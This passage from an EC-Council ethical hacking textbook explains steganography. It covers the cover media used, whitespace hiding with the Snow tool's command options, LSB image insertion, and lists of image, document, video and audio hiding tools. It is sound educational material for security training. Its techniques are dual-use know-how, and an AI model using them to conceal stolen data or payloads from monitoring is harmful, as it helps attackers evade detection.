  - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

The different types of steganography are as follows:

- **Image Steganography**: Images are the most popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats, such as .PNG, .JPG, and .BMP.
- **Document steganography**: In document steganography, the user adds whitespaces and tabs at the ends of the lines.
- **Folder Steganography**: Folder steganography refers to hiding one or more files in a folder. In this process, the user moves the file physically but still stays associated to its original folder for recovery.
- **Video Steganography**: Video steganography is a technique to hide any kind of file with any extension in a carrying video file. One can apply video steganography to different formats of files, such as .AVI, .MPG4, .WMV, etc.
- **Audio Steganography**: In audio steganography, the user embeds the hidden messages in a digital sound format.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Whitespace Steganography**: In whitespace steganography, the user hides the messages in ASCII text by adding whitespaces to the end of the lines.
- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **Spam/Email Steganography**: One can use spam emails for secret communication by embedding the secret messages in some way and hiding the embedded data in the spam emails. This technique is referred to as spam/email steganography.
- **DVD-ROM Steganography**: In DVD-ROM steganography, the user embeds the content in audio and graphical data.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *http://www.darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.

  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Synopsis: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.





Figure 6.134: Screenshot of Snow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.






Image Steganography

Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Images are popular "cover objects" used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.




Figure 6.135: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  ```
  (00100111 11101001 11001000) (00100111 11001000 11101001) (11001000
  00100111 11101001)
  ```

  Suppose you want to hide the letter "H" in the above 24-bit image. The system represents the letter "H" by binary digits 01001000. To hide this "H," you can change the previous stream to:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.136: Example of LSB insertion

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when the image undergoes certain processing techniques like compression. To overcome these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

Image Steganography Tools

Image steganography tools detect hidden content in images in which the hidden data are inserted in redundant bits of data sources. You can use image files such as JPEG, GIF, BMP, and PNG to conceal your data.

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.





Figure 6.137: Screenshot of OpenStego

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of image steganography tools are as follows:

- QuickStego (*http://quickcrypto.com*)
- SSuite Picsel (*https://www.ssuitesoft.com*)
- CryptaPix (*https://www.briggsoft.com*)
- gifshuffle (*http://www.darkside.com.au*)
- PHP-Class Stream Steganography (*https://www.phpclasses.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system**," are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

The following diagram illustrates the document steganography process:

Figure 6.138: Document steganography process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography Tools

Document steganography tools help in hiding files within documents, such as text or html files, using steganography methods.

- **StegoStick**

  Source: *https://sourceforge.net*


  StegoStick is a steganographic tool that allows attackers to hide any file in any other file. It is based on image, audio, or video steganography, which hides any file or message in an image (BMP, JPG, GIF, etc.), audio/video (MPG, WAV, etc.), or any other file format (PDF, EXE, CHM, etc.).

Figure 6.139: Screenshot of StegoStick

Some examples of document steganography tools are listed as follows:

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography refers to the hiding of secret information in a carrier video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *http://omnihide.com*


  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.

Figure 6.140: Screenshot of OmniHide PRO

Some examples of video steganography tools are as follows:

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Audio Steganography

Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).




Figure 6.141: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

